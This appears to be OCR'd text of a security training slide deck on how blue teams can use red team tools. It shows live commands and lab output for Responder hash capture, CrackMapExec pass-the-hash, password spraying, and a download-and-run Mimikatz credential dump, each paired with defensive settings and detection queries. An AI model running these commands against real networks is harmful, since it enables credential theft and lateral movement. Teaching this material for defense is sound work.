Blue Team Perspective

Red Team Tools

Jordan Drysdale

Kent Ickler

With Purple Team Tool Drop!

PLUMHOUND

Black Hills Information Security


@BHInfoSecurity

@DefensiveOGs

Executive Summary

Red Team Tools
Blue Team Perspectives
Operational Directives

- Lifecycle-driven
- How to communicate with Execs
- Rock and roll to 11 for best results
- Tool Drop: PlumHound



purple

BLACK HILLS
Information Security
• 2008 •


Executive Problem Statement

"Red Team Tools Are For Blue Teams Too"

- Like, literally almost everyone

Except… **Are they**?

- How do I use this!?
- This doesn't help me!?
- This isn't scalable!?
- I have to do a red team to get better security!?
- Cool… what does it mean?
- But how do we fix it!?
- Just tell me what to fix!?



HSA & NIST - Red Team

Importance of Red Teaming

- Challenge Organizational Thinking
- Unbiased view of network defense and security
- More realistic picture of security readiness than
  - Exercises
  - Role playing
  - Announced Assessments

Homeland Security

Traditional Red Teaming

- Incorporates testing the organization's:
  - Intelligence of the organization's threat
  - Physical Security (e.g., locks, physical access to network, dumpster diving)
  - Institutional Posture (e.g., SOPs, Policies)
  - Network Security (e.g., vulnerabilities)
- Can suffer from "Target Fixation"
- **Guaranteed maximum effort with potential for minimal return**


Homeland Security

https://csrc.nist.gov/CSRC/media/Events/ISPAB-MAY-JUNE-2012-MEETING/documents/may31_cap-red-team-brief_rkaras.pdf

NIST 800-53r4 Control CA-7(1-3) CA-8(2)

Why are these tools so awesome… for Red Teams?!

- Purpose Built To Pwn
- By Red Teams… To Pwn
- Automation… To Pwn



https://nvd.nist.gov/800-53/Rev4/control

Control Enhancements

CA-7(1) CONTINUOUS MONITORING | INDEPENDENT ASSESSMENT

The organization employs assessors or assessment teams with [Assignment: organization-defined level of independence] to monitor the security controls in the information system on an ongoing basis.

Supplemental Guidance: Organizations can maximize the value of assessments of security controls during the continuous monitoring process by requiring that such assessments be conducted by assessors or assessment teams with appropriate levels of independence based on continuous monitoring strategies. Assessor independence provides a degree of impartiality to the monitoring process. To achieve such impartiality, assessors should not: (i) create a mutual or conflicting interest with the organizations where the assessments are being conducted; (ii) assess their own work; (iii) act as management or employees of the organizations they are serving; or (iv) place themselves in advocacy positions for the organizations acquiring their services.

CA-7(2) CONTINUOUS MONITORING | TYPES OF ASSESSMENTS

[Withdrawn: Incorporated into CA-2].

CA-7(3) CONTINUOUS MONITORING | TREND ANALYSES

The organization employs trend analyses to determine if security control implementations, the frequency of continuous monitoring activities, and/or the types of activities used in the continuous monitoring process need to be modified based on empirical data.

Supplemental Guidance: Trend analyses can include, for example, examining recent threat information regarding the types of threat events that have occurred within the organization or across the federal government, success rates of certain types of cyber attacks, emerging vulnerabilities in information technologies, evolving social engineering techniques, results from multiple security control assessments, the effectiveness of configuration settings, and findings from Inspectors General or auditors.

Control Enhancements

CA-8(1) PENETRATION TESTING | INDEPENDENT PENETRATION AGENT OR TEAM

The organization employs an independent penetration agent or penetration team to perform penetration testing on the information system or system components.

Supplemental Guidance: Independent penetration agents or teams are individuals or groups who conduct impartial penetration testing of organizational information systems. Impartiality implies that penetration agents or teams are free from any perceived or actual conflicts of interest with regard to the development, operation, or management of the information systems that are the targets of the penetration testing. Supplemental guidance for CA-2 (1) provides additional information regarding independent assessments that can be applied to penetration testing.

Related to: CA-2

CA-8(2) PENETRATION TESTING | RED TEAM EXERCISES

The organization employs [Assignment: organization-defined red team exercises] to simulate attempts by adversaries to compromise organizational information systems in accordance with [Assignment: organization-defined rules of engagement].

Supplemental Guidance: Red team exercises extend the objectives of penetration testing by examining the security posture of organizations and their ability to implement effective cyber defenses. As such, red team exercises reflect simulated adversarial attempts to compromise organizational mission/business functions and provide a comprehensive assessment of the security state of information systems and organizations. Simulated adversarial attempts to compromise organizational missions/business functions and the information systems that support those missions/functions may include technology-focused attacks (e.g., interactions with hardware, software, or firmware components and/or mission/business processes) and social engineering-based attacks (e.g., interactions via email, telephone, shoulder surfing, or personal conversations). While penetration testing may be largely laboratory-based testing, organizations use red team exercises to provide more comprehensive assessments that reflect real-world conditions. Red team exercises can be used to improve security awareness and training and to assess levels of security control effectiveness.

Red Team Tools are Red Team Tools.

Red Teams are exceptionally good at:

- Breaking protocols… programmatically (for PWNage)
- Reverse engineering… automagicaly (for PWNage)
- Tom-foolery… engineericaly (for PWNage)
- and good old fashion deception… deceptively (also for PWNage).


Red Teams make **tools** to do this painlessly… (because they are awesome)*

- Fast
- Effective
- Concise

* And to make the world a better place by pushing improved infrastructure and protocol design

So What can Red Team Tools tell Blue Team then?

- What protocols to secure/control
- Weakest Link(s)
- Properly securing IP
- Optics, Optics, Optics
- Baseline and Awareness



BLACK HILLS Information Security • 2008 •


Optics, Optics, Optics

Blue Teams can be exceptionally good at:

- Auditing Baselines
  - Microsoft Baselines (Palantir has some good stuff)
- Laying Tripwires
- Catching PowerShell and CMD line ops

How can Blue Teams use Red Team Tools?

- Test Auditing Baselines
- Trigger Tripwires and Respond
- Validate they are catching PowerShell and CMD line ops
- Better Change Management



Blue Teams are in charge of modern defensery (challenging)

- Relevant
- Timely
- Concise


* And to make the world a better place by pushing improved infrastructure and protocol design

BLACK HILLS Information Security • 2008 •

SIGMA and SIGMAC

SIGMA = Generic event log format for SIEMs
SIGMAC = Conversion tool for rule mappings
- Elastic, ArcSight, Splunk, QRadar, Sumologic and more.

Rules = Define a set of conditions to match logic against



https://github.com/Neo23x0/sigma

SIGMA and SIGMAC

Rule Format

```
tags:
    - attack.lateral_movement
    - attack.t1075
logsource:
    product: windows
    service: security
    definition: The successful use of PtH for lateral movement
detection:
    selection:
        - EventID: 4624
          SubjectUserSid: 'S-1-0-0'
          LogonType: '3'
          LogonProcessName: 'NtLmSsp'
          KeyLength: '0'
        - EventID: 4624
          LogonType: '9'
          LogonProcessName: 'seclogo'
```

https://github.com/Neo23x0/sigma

Red Team Tool: Responder

Red Team Standard Usage:

```
python Responder.py -I eth0
```

- Can be used for both hash capture and relay attacks.

Red Team Other Usage:

- Create .lnk files on writeable share that point back to attacker

```
python Responder.py -I eth0
```

- Can be used for both hash capture and relay attacks.

Red Team Tool: Responder

Blue Team Perspective:

- https://attack.mitre.org/techniques/T1171/

Use Responder to capture authentication packets off network.

```
python Responder.py -I eth0
```

```
[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 10.0.101.10 for name LABS (service: Br
 Election)
[*] [LLMNR]  Poisoned answer sent to 10.0.101.10 for name blueteamersunite
[*] [LLMNR]  Poisoned answer sent to 10.0.101.10 for name blueteamersunite
[SMB] NTLMv2-SSP Client   : 10.0.101.10
[SMB] NTLMv2-SSP Username : LABS\Administrator
[SMB] NTLMv2-SSP Hash     : Administrator::LABS:c380b91ff2abb3a6:696EDB52C9
2886E979D0F1C8DBB:0101000000000000C0653150DE09D20179B9AB9A225CAE3A0000000002
0053004D0042003300010001E00570049004E002D0050005200480034003900320052005100410
00560004001400530004D0042003300 2E006C006F00630061006C0003003400570049004E002
```

Red Team Tool: Responder

Defense Methodology:

Enable SMB Signing Requirements via Group Policy

https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/

https://support.microsoft.com/en-us/help/161372/how-to-enable-smb-signing-in-windows-nt

System\CurrentControlSet\Services\LanManServer\Parameters

\System\CurrentControlSet\Services\Rdr\Parameters

Limit LLMNR via Group Policy

https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/

Red Team Tool: Responder

Defense Methodology (continued):

Deny access to this computer from network Group Policy

https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/deny-access-to-this-computer-from-the-network

Policy: Computer Configuration >> Windows Settings >> Security Settings >> Local Policies >> User Rights Assignment >> "Deny access to this computer from the network" to include the following.

And Firewalls.

Detections:

- https://github.com/Neo23x0/sigma/blob/master/rules/windows/builtin/win_pass_the_hash.yml
- https://github.com/Neo23x0/sigma/blob/master/rules/windows/builtin/win_pass_the_hash_2.yml

Red Team Tool: CrackMapExec

Red Team Usage:

- Stealthy tool, abuses trusted Windows protocols, stuff and things
- Authenticates over lots of protocols (winrm, http, smb, etc)

```
crackmapexec smb 10.0.101.10 -u Administrator -H 1fd6e58154e72c2d9766606ba4d35137 --lsa
```

```
msv :
 [00000003] Primary
 * Username : Administrator
 * Domain   : LABS
 * NTLM     : 1fd6e58154e72c2d9766606ba4d3
 * SHA1     : 877e2f9fc00eea0844ede07332d8
 * DPAPI    : 6bbaae2d968d4cb77377564b1c64
tspkg :
wdigest :
 * Username : Administrator
 * Domain   : LABS
 * Password : (null)
kerberos :
 * Username : administrator
 * Domain   : WLABV3.LOCAL
 * Password : (null)
```

```
Ya feelin' a bit buggy all of a sudden?
(venv) root@nux1:/opt/CrackMapExec# crackmapexec smb 10.0.101.10 -u
r -H 1fd6e58154e72c2d9766606ba4d35137
SMB         10.0.101.10     445    DC01             [*] Windows Serv
center 14393 (name:DC01) (domain:wlabv3.local) (signing:True) (SMBv1
SMB         10.0.101.10     445    DC01             [+] wlabv3.local
or 1fd6e58154e72c2d9766606ba4d35137 (Pwn3d!)
(venv) root@nux1:/opt/CrackMapExec#
```

No cleartext, but...
stolen hashes!!!

Red Team Tool: CrackMapExec

Red Team Usage:

- Swiss army knife for lateral movement and command execution
- Gain DA Creds? CME uses basically a dcsync to gather ntds.dit

drsuapi

No.	Time	Source	Destination	Protocol	Length	Info
4896	51.725862	10.10.98.20	10.10.98.10	DRSUAPI	278	DsCrackNames request
4897	51.726669	10.10.98.10	10.10.98.20	DRSUAPI	322	DsCrackNames response
4899	51.739511	10.10.98.20	10.10.98.10	DRSUAPI	406	DsGetNCChanges request
4914	51.858419	10.10.98.20	10.10.98.10	DRSUAPI	278	DsCrackNames request
4915	51.859220	10.10.98.10	10.10.98.20	DRSUAPI	322	DsCrackNames response
4918	51.873668	10.10.98.20	10.10.98.10	DRSUAPI	406	DsGetNCChanges request
4931	51.977427	10.10.98.20	10.10.98.10	DRSUAPI	278	DsCrackNames request
4932	51.978178	10.10.98.10	10.10.98.20	DRSUAPI	322	DsCrackNames response
4933	51.990297	10.10.98.20	10.10.98.10	DRSUAPI	406	DsGetNCChanges request
4950	52.158055	10.10.98.20	10.10.98.10	DRSUAPI	278	DsCrackNames request
4955	52.174144	10.10.98.10	10.10.98.20	DRSUAPI	322	DsCrackNames response
4956	52.187107	10.10.98.20	10.10.98.10	DRSUAPI	406	DsGetNCChanges request
4971	52.292146	10.10.98.20	10.10.98.10	DRSUAPI	278	DsCrackNames request

Red Team Tool: CrackMapExec

Blue Team Perspective:

Learn how to catch PtH by performing the attack.

Need permission?

- LLMNR and NBNS positing is a common foothold to capture credentials
- Tell your executive team you have a pentest coming up…

Hunt and defend involves multiple query steps.

Event ID 4624 is insufficient on its own.

Criteria:

Event_code: 4624

User_reported_sid: user_reported_sid: S-1-0-0

logon_process_name: ntlmssp

Red Team Tool: CrackMapExec

Lifecycle Perspective:

Need approval? Start here (documentation):

Launch CME to replay a previously identified hash against the network.
Use John to crack the passwords from recovered hashes.
Hunt for the pass-the-hash event.

Change Management Debrief:

Deploy identified query to production SIEM stack, add alerting where necessary.
Affected users: Security Team to receive notifications of Pass-The-Hash events
Rollback: Remove log query and alert from SIEM.

Red Team Tool: DomainPasswordSpray

Red Team Usage: Password Spray

- Super simple.

Download repo: https://github.com/dafthack/DomainPasswordSpray

Unpack, open PS and cd appropriately

```
Import-module DomainPasswordSpray.ps1
Invoke-DomainPasswordSpray -Password Summer2020!
```

Password Spray Tools

DomainPasswordSpray
Atomizer
MDSOL
MailSniper

```
PS C:\Users\administrator\Downloads> Import-Module .\DomainPasswordSpray.ps1
PS C:\Users\administrator\Downloads> Invoke-DomainPasswordSpray -Password Summer2020!
[*] Current domain is compatible with Fine-Grained Password Policy.
[*] Now creating a list of users to spray...
[*] There appears to be no lockout policy.
[*] Removing disabled users from list.
[*] There are 1371 total users found.
[*] Removing users within 1 attempt of locking out from list.
[*] Created a userlist containing 1371 users gathered from the current user's domain
[*] The domain password policy observation window is set to 30 minutes.
[*] Setting a 30 minute wait in between sprays.
```


Red Team Tool: DomainPasswordSpray

Blue Team Perspective: Password Spray

- This is a from zero to use in five minutes tool…
- How's your password culture?

Password Spray Tools

DomainPasswordSpray
Atomizer
MDSOL
MailSniper



Red Team Tool: DomainPasswordSpray

Lifecycle Perspective:

Need approval? Start here!

- Password spray is a common lateral movement technique
- Strong password policies can limit the effects of a password spray

Type: Attack Simulation

Objective: Alert, Defend

Hunt and Defend


Deploy threshold alert for event.code 4776 /w event_status_value “Account logon with misspelled or bad password”


Or event_id : 4624 and “bad username”

Red Team Tool: DomainPasswordSpray


How can we hunt and defend?

Note the spike in Elastic.





Then, investigations begin.



BLACK HILLS Information Security • 2008 •

Red Team Tool: DomainPasswordSpray

How can we hunt and defend?

Cyclical process.

Credential validation events are one form of password spray (Windows event id 4776)

Logon attempts against Exchange are not logged to Event Viewer by default!

Successful logons land under event ID 4624

Unsuccessful logons land under event ID 4625

Looks like a spike in failed logons below. Some SIEMs may know what to, some don't :/

Time	user_name	event_id	event_status
May 14, 2020 @ 03:08:23.995	shelley_merrill	4,625	This is either due to a bad username or authentication information
May 14, 2020 @ 03:08:23.987	erik_tran	4,625	This is either due to a bad username or authentication information
May 14, 2020 @ 03:08:23.980	chadwick_munoz	4,625	This is either due to a bad username or authentication information
May 14, 2020 @ 03:08:23.970	geraldine_pennington	4,625	This is either due to a bad username or authentication information

Red Team Tool: Mimikatz

Red Team Usage:

- Admin shell with execution-policy in bypass mode.

```
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1')
Invoke-mimikatz -DumpCreds
```

```
PS C:\Users\administrator> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\administrator> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubuse
fia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1')
PS C:\Users\administrator> Invoke-Mimikatz -DumpCreds

  .#####.   mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

